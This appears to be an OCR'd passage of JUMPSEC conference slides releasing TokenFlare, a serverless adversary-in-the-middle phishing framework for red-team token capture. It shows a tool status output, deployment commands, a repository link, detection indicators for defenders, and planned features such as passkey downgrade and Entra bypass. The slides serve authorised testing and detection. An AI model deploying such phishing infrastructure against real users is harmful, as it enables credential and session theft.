  – search for a VPN installer with OSINT tech

JUMPSEC

Reason 1 – Shift the Narrative

Browser is the new frontier (vs endpoint)

When I went to a red team conference

- 8 out of 10 talks were C2 / binary payload talks.
- One of them was a cloud native identity talk (that was mine)
- The last one was an AI talk unfortunately

JUMPSEC

Reason 2 – Level the Playing Field

- Threat Intel / Threat Hunting members of the audience would know
- Phishing kits are super popular on Dark Web


- Few ‘plug-and-play’ OSS version
- Orgs and consultancies **should** be able to focus on the important bit – pretext creation, not battle with your inf
- Most value adversary sim create is demonstrating gaps in people, process and tech
- I believe strongly that lower bar of entry in OSS is not just beneficial but essential

Maybe defund those who sell those kits??

JUMPSEC

Reason 3 – TI Backed usage of Cloud providers

- TI / TH in the audience would also know
- workers.dev is quite popular amongst TAs
- We are ultimately here to (somewhat) simulate them



JUMPSEC

Reason 4 – It’s genuinely cool tech!

```
ubuntu@niftybox:~/bsides_25/tokenflare_demo$ python3 tokenflare.py status

                                        by Sunny Chau (@gladstomych) JUMPSEC Labs
                                                                         Dec 2025

TokenFlare Status
==================================================================================

[*] Initialisation:
    [+] wrangler.toml found
    [+] UUIDs configured (20 total)

[*] SSL Certificates:
    [+] Certificate: /home/ubuntu/bsides_25/tokenflare_demo/certs/cert.pem
    [+] Private key: /home/ubuntu/bsides_25/tokenflare_demo/certs/key.pem
    [!] Certificate has EXPIRED

[*] CloudFlare:
    [-] Not configured - run 'configure cf'
```

You could deploy on the VPS itself too!


configure ssl

deploy local

Public Release

https://github.com/JumpsecLabs/TokenFlare

Made Public Today



JUMPSEC

IoC & Notes on Detection

Obvious IoCs

Header: X-TokenFlare: Authorised-Security-Testing

User-Agent: TokenFlare/1.0 For_Authorised_Testing_Only

^ Look for these in sign in Entra logs

- Workers.dev in links in email is good
- Default URL params (verifyme?uuid=) is another good one
- UUID unfortunately is Dynamic
- Sign in from Cloudflare ASN IP address

JUMPSEC

Advanced Detection

Content on JUMPSEC Labs coming soon!

Both Companion blog for TokenFlare release

And its Detection by our MDR experts

JUMPSEC

RECAP

- We unleashed TokenFlare, a Python deployment wrapper of a super lean Serverless AiTM worker written in JS
- Same stack been used ~1.5 years in our production
- https://github.com/JumpsecLabs/TokenFlare

JUMPSEC

Acknowledgements

Many Thanks to:

- TE - for helping, debugging, teaching me a ton and otherwise being an awesome human being.
- Dave @Cyb3rC3lt - for creating our v1 internal prod Worker.
- JS Team
- Zolderio - for creating the prototype PoC Worker that started it all.

JUMPSEC

Q&A + Features to come

- Fleshed out Wiki
- Redeeming Ref & Acc tokens
- Passkey downgrade attack
- Entra ToC bypass
- Turnstile ReCAPTCHA
- Supporting Static HTML response
- Cool Art for the Repo

... many many more (not all would be public tho)

JUMPSEC